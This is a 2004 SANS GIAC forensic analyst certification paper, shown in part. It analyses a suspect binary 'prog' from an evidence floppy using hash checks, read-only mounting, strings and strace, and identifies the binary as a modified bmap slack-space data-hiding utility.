



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Advanced Incident Response, Threat Hunting, and Digital Forensics (Forensics
at <http://www.giac.org/registration/gcfa>

Too Many Services Spoil the Firewall

GIAC Certified Forensic Analyst (GCFA)

Practical Assignment V1.4 Option 1

Submitted by: Brian Carlson

Submitted date: February 24, 2004

Attended: SANSFIRE 2003 Washington D.C.

© SANS Institute 2004, Author retains full rights.

Abstract:

This paper is my submission for the practical component (version 1.4) of the GIAC Certified Forensic Analysis certification.

The paper is divided into three parts. In the first part I will analyze an unknown binary to determine its functions and use. In the second part I will perform a forensic analysis of a compromised system. The system being examined was the home firewall and network services system of a friend. In the third part I will answer a series of questions relating to the laws surrounding the illegal distribution of copyrighted information, child pornography and the obligations of an investigator who encounters these.

Conventions:

In line comments will appear in 10 point Italic Courier New font.

Quoted Material in this document will appear in 12 point Times New Roman font.

System commands and programs with their arguments as executed on the command line will appear in Bold Courier New.

Text derived from a terminal session will appear in 10 point Courier New font.

Details may be highlighted with **bold**, *italic* or ***bold and italic*** versions of the applicable font.

Intentionallyobscured represents an IP address or a portion of a domain name obfuscated intentionally.

Table of Contents:

Analyze an Unknown Binary	5
Introduction.....	5
The Analysis Environment	5
Binary Details	6
The Key Findings: Binary Details.....	6
The Key Findings: Significant Strings	6
The Analysis Process	7
Program Description.....	14
The Key Findings: Program Description	14
Program Analysis.....	14
Forensic Details.....	37
Forensic Footprint of a Statically Linked Binary	37
Determining that prog has been used to manipulate a file system.....	37
prog (bmap) installation via source code	39
Program Identification	39
The Key Findings: Program Identification	39
Locating the Source Code on the Internet	40
Downloading and Compiling the Source Code	41
Comparison of file Characteristics	43
Demonstration of Identical Function	45
Legal Implications.....	53
Interview Questions.....	55
Establishing Capability and Interest.....	55
Establishing Familiarity with the Evidence	55
Seeking an Admission of Guilt	56
Case Information	56
The Key Findings: Case Details.....	56
Detecting prog in use on a system.....	56
Data Stored In Slack Space on the Floppy	57
The Floppy.....	58
Additional Information.....	64
Option 1: Perform Forensic Analysis on a System.....	65
Introduction.....	65
The Analysis Environment	65
Synopsis of Case Facts.....	66
Handling the Incident.....	66
Forensic Analysis and Incident Response	69
The System Being Analyzed: Jupiter.....	70
Hardware.....	71
Evidence Collection	71
Evidence Collected	74
Image Media.....	75
Imaging the Drives, HD-SMP6530-1J.....	75
Imaging the Drives, HD-WDC2640-1J	79

Transfer of Files to the Analysis Console.....	81
Media Analysis of the System	82
Making the Hard Drive Images Available for Analysis	82
Examination of the Partition Mount Points	83
Preliminary Information.....	84
Log File Examination	86
File System Examination	96
Timeline Analysis	120
The Sleuth Kit and Autopsy, the forensic browser	120
Establishing a Case in Autopsy	121
Generating a Data File.....	121
Timeline Creation.....	122
Refining the MAC Time Timeline	123
Analysis of the Digest MAC Time Timeline	125
Supplementary File Analysis: imin and imout	127
Supplementary MAC Time Timeline Search: ttyq	129
Recovering Deleted Files	129
Recovering Deleted Files with Autopsy: Directory Interface	129
Recovering Deleted Files with Autopsy: Meta Data Interface	132
Key Findings: Recovering Deleted Files	136
String Search.....	137
Conclusions.....	138
How the Attack Occurred	138
Ultimate Reason the Attack was (Partially) Successful.....	139
Architectural Changes to Mitigate Future Attacks	139
Profiling the Attacker.....	140
Legal Issues of Incident Handling	142
Question A: Illegal Distribution of Copyrighted Material, Applicable Laws.....	142
Question B: Illegal Distribution of Copyrighted Material, Obligations of the investigator	142
Question C: retaining evidence for future use	143
Question D: child pornography	144
Appendix A: References	148
Appendix B: The digested MAC Time Timeline.....	149
Appendix C: zaRwT.k T 1.2.....	166

Analyze an Unknown Binary

Introduction

I have been asked to perform an analysis of an unknown binary. The “customer” has provided the following information regarding the evidence:

An employee, John Price has been suspended from his place of employment when an audit discovered that he was using the organizations computing resources to illegally distribute copyrighted material. Unfortunately Mr. Price was able to wipe the hard disk of his office PC before investigators could be deployed. However, a single 3.5-inch floppy disk (the floppy disk image that you must use for this assignment can be [downloaded here](#)) was found in the drive of the PC. Although Mr. Price has subsequently denied that the floppy belonged to him, it was seized and entered into evidence:

Tag# fl-160703-jp1
3.5 inch TDK floppy disk
MD5: 4b680767a2aed974cec5fbcbf84cc97a
fl-160703-jp1.dd.gz

The floppy disk contains a number of files, including an unknown binary named 'prog'. Your primary task is to analyze this binary to establish its purpose, and how it might have been used by Mr. Price in the course of his alleged illegal activities. You should also examine the disk for any other evidence relating to this case. It is suspected that Mr. Price may have had access to other computers in the workplace.¹

The Analysis Environment

For my examination of the evidence floppy and my analysis of the unknown binary I will be using a 2.4 GHz Pentium IV system with 512 megabytes of RAM. The system has a fresh install of Windows 2000 Professional 5.00.2195 Service Pack 3. The system has VMware Workstation 4.0.5 build-6030 installed on it with RedHat-8 and RedHat-9 guest operating systems that are fully patched.

All analysis of the binary was performed on the RedHat-8 system unless explicitly stated otherwise.

¹ The SANS Institute. “GIAC Certified Forensic Analyst (GCFA) Practical Assignment Version 1.4 (July 21, 2003).” URL: http://www.giac.org/GCFA_assignment.php (9 Feb 2003).

Snapshots of the guest operating systems were taken within VMware to permit easy restoration to a known state.

Binary Details

The Key Findings: Binary Details

Through the course of my analysis I was able to determine the following:

- The binary **prog** is a modified version of **bmap**. (Details of this conclusion are in Section 1.5 Program Identification.)
- It was last modified on July 14th 2003 at 10:24:00.
- It was last changed on July 16th 2003 at 2:05:33.
- It was last access on July 16 2003 at 2:12:45.
- The file owner is indeterminate, although there is strong circumstantial evidence that John Price owns it. (Details of this conclusion are in Section 1.8 Case Information.)
- The file size is: 487476 bytes.
- The md5 hash of the file is: 7b80d9aff486c6aa6aa3efa63cc56880

The Key Findings: Significant Strings

The ASCII contents of the binary were examined. After eliminating references to devices and eliminating short meaningless strings, the following two sets of ASCII strings were located in the file with the **strings** command. See 1.2.1.7 Keyword Search within the analysis below. Elements of the first block were identified by the presence of instances of %s and %d. These are commonly format strings for the output of variables in the string and decimal format respectfully. They are present in many programming languages including C and C++.

```
# File: %s Location: %Ld size: %d
stuffing block %d
%s has slack
%s does not have slack
%s has fragmentation
%s does not have fragmentation
computed block count: %d
stat reports %d blocks: %d
nul block while mapping block %d.
Unable to stat file: %s
%s is not a regular file.
%s: cannot open file: %s
%s: cannot stat file: %s
%s: cannot create file: %s
%s: cannot map file: %s
```

Figure 0-1 Strings Output Part 1

Based on the first set of identified strings, prog evidently has the capacity to identify the presence of slack and/or fragmentation within a file. The “stuffing” verb suggests that prog has the capacity to place data within some form of container. Given that prog examines files for slack space it is a reasonable hypothesis that it is a utility for manipulating slack space.

This second block of ASCII character data contains text that will be later used to identify the binary. It appears to contain a version and build date, perhaps a user name or handle, a brief description of its function and a help usage statement.

```
version
1.0.20 (07/15/03)
newt
use block-list knowledge to perform special operations on files
try '--help' for help.
```

Figure 0-2 Strings Output Part 2

The “special operations on files” suggests the current hypothesis may be correct.

The Analysis Process

Validating the Received Data

The file containing the floppy image, binary_v1_4.zip, was download from the customer and place into a directory “/evidence/fl-160703-jp1” on the analysis system. I selected this naming convention to remain consistent with the previous evidence handling procedures. The zip file was examined to confirm it had the expected contents and then unzipped.

```
[root@localhost fl-160703-jp1]# unzip -l binary_v1_4.zip
Archive:  binary_v1_4.zip
GCFA binary analysis
  Length      Date    Time    Name
  -----
  474162  07-16-03  01:03    fl-160703-jp1.dd.gz
    54    07-16-03  02:14    fl-160703-jp1.dd.gz.md5
    39    07-16-03  02:14    prog.md5
  -----
  474255                                 3 files
[root@localhost fl-160703-jp1]# unzip binary_v1_4.zip
Archive:  binary_v1_4.zip
GCFA binary analysis
  inflating: fl-160703-jp1.dd.gz
  extracting: fl-160703-jp1.dd.gz.md5
  extracting: prog.md5
```

Figure 0-3 Examining and Unzipping the Evidence File

Unzip with the “-l” options provides information about the contents of the archive without extracting them. It was next necessary to confirm that I had received an

actual copy, free of tampering or corruption. The customer provided me with a cryptographic hash of the image file, in this case an md5sum.

A hash is a function that receives a variable length input and returns a fixed length output. A cryptographic hash has additional requirements: It must be computationally infeasible to find two sets of inputs that generate the same output (it must be collision free) and it must be computationally infeasible to take an output and generate the input (it must not be reversible).²

That bears restatement in simpler terms; a cryptographic hash should be (for all intents and purposes) unique to a given file and should not be usable for determining the contents of the file it is derived from.

The md5sum is a 128 bit “finger print” of the file. I generated an md5sum of the image file received using the **md5sum** command. The result was compared to the md5sum provided by the customer.

```
[root@localhost fl-160703-jp1]]# md5sum -b fl-160703-jp1.dd.gz
4b680767a2aed974cec5fbcfbf84cc97a *fl-160703-jp1.dd.gz
[root@localhost fl-160703-jp1]]# cat fl-160703-jp1.dd.gz.md5
4b680767a2aed974cec5fbcfbf84cc97a fl-160703-jp1.dd.gz
```

Figure 0-4 Verifying the Cryptographic Hash of the Floppy Image

The **-b** option for **md5sum** reads the file in binary mode, the default behavior for **md5sum** in a Microsoft environment. Md5sums generated with a binary read have the ***** prefixed to the filename in the output. On a Linux system the default is to read the file in text mode. While the sums generated reading the file as text or reading it as binary may be identical I prefer to specify the read format.

The md5sums are identical. The md5sum comparison confirms the integrity of our copy of the image.

Making the Floppy Image Available for Analysis

Once uncompressed, the image file is a bit wise copy of the original floppy. It contains all the data present upon the original including the unallocated space on the disk. The image file must be mounted to proceed with further examination. “efloppy” is selected as the mount point with the “e” being an mnemonic for evidence.

```
[root@localhost fl-160703-jp1]]# gunzip fl-160703-jp1.dd.gz
[root@localhost fl-160703-jp1]]# mkdir /mnt/efloppy
[root@localhost fl-160703-jp1]]# mount -ro,loop,nodev,noatime,noexec \
```

² RSA Security Inc. “2.1.6 What is a hash function? RSA Laboratories’ Frequently Asked Questions About Today’s Cryptography 4.1.”
<http://www.rsasecurity.com/rsalabs/faq/2-1-6.html> (9 Feb 2004)

```
> /evidence/fl-160703-jp1/fl-160703-jp1.dd /mnt/efloppy
```

Figure 0-5 Mounting the Floppy Image with Constraints

Mount is the Unix command for making a disk partition active on the file system. The options following the hyphen are:

- **ro**: read only, preventing modification to the files, the read only flag on the image file itself is insufficient to protect the file from modification when mounted.
- **loop**: allows the mounting of non-block devices, specifically our image file
- **nodev**: an integrity constraint preventing the interpretation of character or block devices on the mounted file system.
- **noatime**: an integrity constraint preventing modification of the inode access time
- **noexec**: an integrity constraint preventing the execution of any binaries mounted on the file system. We would not want to unintentionally run any malicious software from the compromised host on the analysis system.

These last three constraints are intended to prevent modifications to the “MAC” times stored in the inodes on the mounted file system. An inode is a metadata structure within a Unix file system. An inode contains data about a file and points to the location or locations (blocks) on the device where the file resides.

When no file system type is specified, mount examines the device and attempts to determine what file system it uses. It then attempts to mount it. Mount maintains a listing of currently mounted file systems in a file: `/etc/mtab`. Examining this file identifies the floppy as having an ext2 file system. It must therefore have been formatted and used on a Unix host.

```
[root@localhost root]# grep efloppy /etc/mtab
/evidence/floppy/fl-160703-jp1.dd /mnt/efloppy ext2
ro,noexec,nodev,noatime,loop=/dev/loop0 0 0
```

Figure 0-6 Using the Mount Table to Identify the File System Type

MAC Time Collection

The M, A and C times in MAC refer to Modification, Access and Change:

- **Modification time** is the last time the contents of the file were written to.
- **Access time** is the last time the file was accessed or read.
- **Change time** is the last time the file status or inode contents were written, this value might reflect the creation time of the file unless the inode has been modified subsequent to that.

The MAC times will be used to determine the last time the binary was executed. To this end it is critical the MAC times not be accidentally modified during the course of examination. It is important to note that MAC times may be modified by

an application that is able to interact with the file attributes. This is not often seen but needs to be considered in any MAC Time examination.

To determine the MAC times I employ the **mac_daddy.pl** script by Rob Lee. “[**mac_daddy.pl** is a] MAC Time collector for forensic incident response. This toolset is a modified version of the two programs **tree.pl** and **mactime** from the Coroner's Toolkit by Dan Farmer and Venema Weiste.” (Lee, mac_daddy.html)

Mac_daddy.pl has a number of advantages: The script is small enough to be readily portable (only ~340k including date manipulation libraries). It does not require a full install of the Coroner's Toolkit. It writes its output to STDOUT allowing the results to be redirected to removable media or an application like [netcat](#) without impacting or modifying the file system being investigated.

My initial interest is specifically the MAC times of prog. I will filter the results of **mac_daddy.pl**'s output to select only that data. Later, while assembling the case details, I will use the full output of **mac_daddy.pl** to try to establish a timeline of events based on the contents of the floppy.

Mac_daddy.pl outputs each date and time only once for each specific timestamp. If multiple files have identical timestamps only the first identified file has the timestamp output on its line of data. For all other files with the same timestamp you must trace back in the output to where the timestamp was printed. Prog either has unique timestamps or is the first file encountered by **mac_daddy.pl** with its given timestamps.

Mac_daddy.pl output is interpreted as follows: timestamp, file size, MAC time or MAC times having that timestamp (as indicated by the presence of m and/or a and/or c), the file type and permissions on the file, the user id number to which the file belongs, the group id number to which the file belongs, and the full path with the file name.

```
[root@localhost mac_daddy]# ./mac_daddy.pl /mnt/efloppy | grep prog
Jul 14 2003 10:24:00 487476 m.. -rwxr-xr-x 502 502 /mnt/efloppy/prog
Jul 16 2003 02:05:33 487476 ..c -rwxr-xr-x 502 502 /mnt/efloppy/prog
Jul 16 2003 02:12:45 487476 .a. -rwxr-xr-x 502 502 /mnt/efloppy/prog
```

The contents of the file prog were last modified, "m..", on July 14th 2003 at 10:20:00.

The inode referencing prog was last changed, "..c", on July 16th 2003 at 2:05:33.

Prog was last accessed, ".a.", on July 16th at 2:12:45.

Figure 0-7 Determine the MAC Times of the Prog Binary

The stand-alone atime indicates a normal access or read of prog. Given that it is a binary, it is probable that the atime represents the last time prog was executed.

While I have determined the timestamps I am lacking a significant piece of information. I do not know what time zone the timestamps reference. I would specifically need the timestamp of the system the floppy originated from. It would also be helpful to know how accurately that systems clock was set. It is possible that more information may come to light that can be correlated to these time stamps, perhaps from an ids or firewall, web proxy, or email servers logs. For now it is reasonable to proceed presuming the timestamps reference the local time zone of the customer as long as the lack of context for the time information is considered.

Mac_daddy.pl will translate the user id and group id numbers to a human readable format (the user name or group name) if a translation reference is available (in the case of a Unix system /etc/passwd and /etc/group respectfully). This can yield incorrect information if the file being examined was not created on the local system. **Mac_daddy.pl** will substitute the user id and group id if matching values are available on the system.

File Details

Mac_daddy.pl provides us with a large portion of the information about prog resident within its inode: The file type and permissions, the owning user id and group id, and the file size. It is not necessary to acquire such a tool for an initial examination. In demonstration of this, the same information is also available using the default Unix file listing command, **ls**.

```
[root@localhost fl-160703-jp1]# ls -l /mnt/efloppy/prog
-rwxr-xr-x    1 502 502   487476 Jul 14  2003 /mnt/efloppy/prog
```

Figure 0-8 Examining File Details with ls

The “-l” argument requests the long listing format: file type and permissions, number of hard links, owner name (or user id number if a translation is not available), group name (or group id number if a translation is not available), size in bytes, timestamp (usually represented by the modification time) and the filename.

The user who owns this file and the group that owns it are both numbered 502 respectively. This is of little assistance, for the moment, identifying the owner, as we have no confirmed reference to perform a translation against.

RedHat version 8 and 9 systems by default both start allocation of user id numbers and group id numbers at 500. Any system with 3 or more users would

provide a translation. Determining the *actual host of origin* for the floppy would be critical to successfully determine the *actual owner* of the file through the user id or group id numbers alone.

The file is 487476 bytes long, was last modified on July 14th 2003, **ls** providing less date precision in this format than that provided by **mac_daddy.pl**.

The file type and permission block indicate that this is a normal file as indicated by the “-” present as the first. The following characters are the permissions, in blocks of 3 characters, applying to the user who owns the file, the group the file belongs to and everyone else. The blocks are composed of r (read permission), w (write permission) and x (execute permission). If one of these options is not permitted a hyphen is depicted instead.

Being defined as a normal file, that is executable, doesn’t say much about prog. Additional information about prog is available through the Unix **file** command. **File** attempts to identify file type through three tests applied in sequence until the file is identified: file system test, magic number test and language test. The file system test uses the operating system call “stat” which will report the file as one of: regular file, directory, character device, block device, fifo, symbolic link, or a socket. The magic number test looks for files in specific known formats. The language test looks at the apparent character set used and then will try to determine the file type by the presence of keywords associated to a file type. Files that are not otherwise identified more specifically are reported as “data”.

```
[root@localhost floppy]# file prog
prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
statically linked, stripped
```

Figure 0-9 Examining file Details with file


Statically linked indicates that the binary does not rely on the presence of any shared libraries on the system. The required calls that would have been provided by a shared library have been compiled into the binary. This makes prog portable to any system for which those system calls are compatible.

Stripped indicates that the informational symbols have been removed from the binary. Examples of stripped symbols would include those used for debugging. Stripping symbols from a binary reduces the size of the file and does not affect its regular execution.

Md5sum Signature

Md5sums can be used to confirm that the contents of a file are consistent with a known file or are unchanged. By producing an md5sum, comparisons against additional instances of prog can be made against the sample we have to

determine if they are the same. The md5sum can also be used to verify that the contents of prog have not changed. For my findings to be validated I must be able to confirm that the analysis was performed against the file in question. To this end I generate an md5sum for prog.



```
root@localhost:/evidence/fl-160703-jp1
[root@localhost fl-160703-jp1]# md5sum -b /mnt/efloppy/prog
7b80d9aff486c6aa6aa3efa63cc56880 */mnt/efloppy/prog
```

Image 0-1 Screen Shot of md5sum determination for prog

```
[root@localhost fl-160703-jp1]# md5sum -b /mnt/efloppy/prog
7b80d9aff486c6aa6aa3efa63cc56880 */mnt/efloppy/prog
```

Figure 0-10 md5sum Determination for prog

Keyword Search within the Binary

As state previously in the Key Findings section, the two blocks of interesting ASCII strings were located through the Unix **strings** command. The initial set of results is very large (4760 entries) so a manual examination is performed to determine strings that can be excluded. For the following **wc -l** is the word count Unix command with the “-l” argument specifying to only display line counts. **Grep** is used with the “-v” option to exclude from display terms matching the search criteria.

```
[root@localhost fl-160703-jp1]# strings /mnt/efloppy/prog | wc -l
4760
[root@localhost fl-160703-jp1]# strings /mnt/efloppy/prog | grep -v -E
"^.{0,4}$" | wc -l
4097
```

Figure 0-11 Narrowing the ASCII String Search within prog Part 1

The “-E” option permits the specification of a regex (regular expression) as an evaluated matching criteria for **grep**. For the argument “**^.{0,4}\$**” the quotes surround the expression, the “^” (carrot) indicates the beginning of a line, the “.” (period) specifies “any” character, the {0,4} expression evaluates instances of 0 (zero) to 4 characters and the “\$” defines the end of the line. So the expression evaluates in the affirmative for any string of length 0 to 4 characters where it is the only string on the line. This allows the exclusion of brief strings after an examination determined that they do not appear to hold any meaningful data.

As stated in the key findings, I also exclude the references to devices as defined by the path “/dev/”. This yields a much smaller more reasonable set of strings to examine and is saved out to a file. In the following case output is redirected from the screen to the file prog.strings.txt. While examining the file for more excludable data (prior to filtering out strings of 4 characters or less) the string *newt* was noted. It seemed distinctive enough to merit inclusion in the significant

strings list. It is worthwhile to note that even as you narrow your focus, information of interest may be lost.

```
[root@localhost fl-160703-jp1]# strings /mnt/efloppy/prog | grep -v -E  
"^.{0,4}$" | grep -v -E "^/dev/" | wc -l  
771  
[root@localhost fl-160703-jp1]# strings /mnt/efloppy/prog | grep -v -E  
"^.{0,4}$" | grep -v -E "^/dev/" > prog.strings.txt
```

Figure 0-12 Narrowing the ASCII String Search within prog Part 2

From `prog.strings.txt` were distilled the Key Findings reported in 1.2.1 above with the addition of “newt”.

Program Description

The Key Findings: Program Description

Through the course of my analysis I was able to determine the following:

- prog is an ELF 32-bit LSB executable that has been statically linked and stripped of symbols.
- prog was last accessed July 16 2003 at 2:12:45 (as determined in 1.2.3.3 above). It is probable that this is the last time the application was executed.
- prog uses Linux specific function calls and will not function on other systems.
- prog is a utility that manipulates file contents and the contents of file slack space. It is able to:
 1. read from normal or slack file space
 2. write to slack space
 3. delete either normal or slack file space
 4. report physical disk sectors allocated to a file
 5. report the presence of gaps in the sequential allocation of sectors (fragmentation)
 6. report the location of gaps in the sequential allocation of sectors
 7. report the presence of non-NULL content in slack space
 8. report the number of bytes existing in the slack space of a file

Program Analysis

As noted in the previous section Prog is an ELF 32-bit LSB executable that has been statically linked and stripped of symbols. While the ASCII strings that were found within the binary strongly suggest the function, the best determination will be to run the executable and observe its behavior.

The evidence floppy was mounted with constraints preventing execution of binaries. The directory `/evidence/proganalysis` is created within the RedHat-8

VMware instance on the analysis host and a copy of prog is placed within it. In this new location there are no restrictions on its execution. A snapshot of the operating system is taken so that I may revert to a known good state if execution of prog proves damaging.

The Unix **strace** command will be used for the following analysis. **Strace** is an application that acts as a wrapper around another executable reporting system calls and signals made by that executable. Hence it is a system trace or **strace**. The analysis begins with the most basic invocation of prog, ./prog.

© SANS Institute 2004, Author retains full rights.

Determining the Basics: prog and prog --help




Figure 0-13 strace ./prog

The `execve` system call is generated by **strace**, not `prog`, and will be excluded in subsequent diagrams. The initial 3 calls to `fcntl64`, `geteuid32`, `getuid32`, `getegid32`, `getgid32` and the 4 calls to `brk` are the program inception. As they are consistent across invocations they too will be excluded in future diagrams. It is the actions of the program after the program inception that is of interest.

The default execution of the program is limited to just output of a help request statement to standard error. There is no hostile action in this initial invocation. For clarity, the invocation and results are provided below without **strace** wrapped around the execution:

```
[root@localhost proganalysis]# ./prog
no filename. try '--help' for help.
```

Figure 0-14 ./prog

Proceeding with examination of the application `prog` is executed with `-help` as an argument:

fstat64 returns detailed information about the file pointed to by a file descriptor (first parameter) in this case `STDOUT`.

ioctl controls a device. The first argument is the `STDOUT` file descriptor, **SNDCTL_TMR_TIMEBASE** is an IO control for a sound card, and the third argument is a memory location. The result of the call is an error stating the control was inappropriate for the device reference by the descriptor. This call effectively does nothing and may be an artifact of using `strace`.

```
fstat64(1, {st_dev=makedev(0, 6), st_ino=3, st_mode=S_IFCHR|0620,
st_nlink=1, st_uid=0, st_gid=5, st_blksize=1024, st_blocks=0,
st_rdev=makedev(136, 1), st_atime=2004/02/21-21:07:18,
st_mtime=2004/02/21-21:07:18, st_ctime=2004/02/21-16:58:04}) = 0
ioctl(1, SNDCTL_TMR_TIMEBASE, 0xbffff0a0) = -1 ENOTTY (Inappropriate
ioctl for device)
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40000000
write(1, "prog:1.0.20 (07/15/03) newt\\n", 28) = 28
```

old_mmap is an older version of **mmap** that uses a parameter block instead of multiple parameters. It maps/allocates an amount of memory specified by the second parameter with the protections specified in the third parameter with the flags defined in the fourth parameter for use by the file or device specified by the file descriptor that is the fifth parameter. It returns a pointer to that memory.

Additional write statements clipped for brevity but the results are present in the output diagram.

```
write(1, "--target <filename> operate on ."..., 35) = 35
munmap(0x40000000, 4096) = 0
_exit(0) = ?
```

munmap deletes an existing memory mapping returning the allocation to the operating system.

Figure 0-15 `strace -v ./prog --help`

All that is accomplished by this invocation is the display of the usage statement and the help output to the user:

```
[root@localhost proganalysis]# ./prog --help
prog:1.0.20 (07/15/03) newt
Usage: prog [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help     display options and exit
  man      generate man page and exit
  sgml     generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  m  list sector numbers
  c  extract a copy from the raw device
  s  display data
  p  place data
  w  wipe
  chk test (returns 0 if exist)
  sb  print number of bytes available
  wipe wipe the file from the raw device
  frag display fragmentation information for the file
  checkfrag test for fragmentation (returns 0 if file is fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name  useless bogus option
--verbose      be verbose
--log-thresh <none | fatal | error | info | branch | progress |
entryexit> logging threshold ...
--target <filename> operate on ...
```

Figure 0-16 `prog --help`

Exploring the Documentation Options: `prog -doc <value>`

The `-doc` options provided in the `-help` usage statement do the following (with similar system calls to those of the generation of the `-help` statement):

```
[root@localhost proganalysis]# ./prog --doc version
prog:1.0.20 (07/15/03) newt
```

Figure 0-17 ./prog --doc version

The help option for `--doc` outputs the same text as `--help` (see Figure 0-18 above).

The `man` option for `--doc` outputs a usage statement in man page format. The output is redirected to a file and then examined with the `man` command:

```
[root@localhost proganalysis]# ./prog --doc man > prog.1
[root@localhost proganalysis]# man ./prog.1
PROG(1)                                Brazil                                PROG(1)

NAME
    prog - use block-list knowledge to perform special
           operations on files

SYNOPSIS
    prog [OPTION]...

DESCRIPTION
    --doc VALUE autogenerate document ...
           VALUE can be one of:

           version display version and exit

           help display options and exit

           man generate man page and exit

           sgml generate SGML invocation info

    SHORTHAND INVOKATION:
        Any of the valid values for --doc can be supplied
        directly as options. For instance, --version can be
        used in place of --doc=version.

    --mode VALUE operation to perform on files
           VALUE can be one of:

           m list sector numbers

           c extract a copy from the raw device

           s display data

           p place data

           w wipe

           chk test (returns 0 if exist)

           sb print number of bytes available
```



```

        wipe wipe the file from the raw device

        frag display fragmentation information for the file

        checkfrag test for fragmentation (returns 0 if file is
        fragmented)

        SHORTHAND INVOKATION:
        Any of the valid values for --mode can be supplied
        directly as options. For instance, --m can be used in
        place of --mode=m.

        --outfile FILENAME write output to ...

        --label useless bogus option

        --name useless bogus option

        --verbose be verbose

        --log-thresh VALUE logging threshold ...
        VALUE can be one of:

            none | fatal | error | info | branch | progress | entryexit

        --target FILENAME operate on ...

REPORTING BUGS
    Report bugs to newt.

1.0.20 (07/15/03)      07/15/03      PROG(1)

```

Figure 0-19 the prog Man Page

The sgml option for `--doc` outputs the `--help` statement in sgml format. This output has not been included in this text.

Exploring the Options: `prog --mode <value>`

Of the available modes the following suggest an output result for a target file:

1. m list sector numbers
2. frag display fragmentation information for the file
3. checkfrag test for fragmentation (returns 0 if file is fragmented)
4. sb print number of bytes available
5. s display data
6. c extract a copy from the raw device
7. chk test (returns 0 if exist)

The following modes appear to modify a target file:

8. p place data
9. w wipe

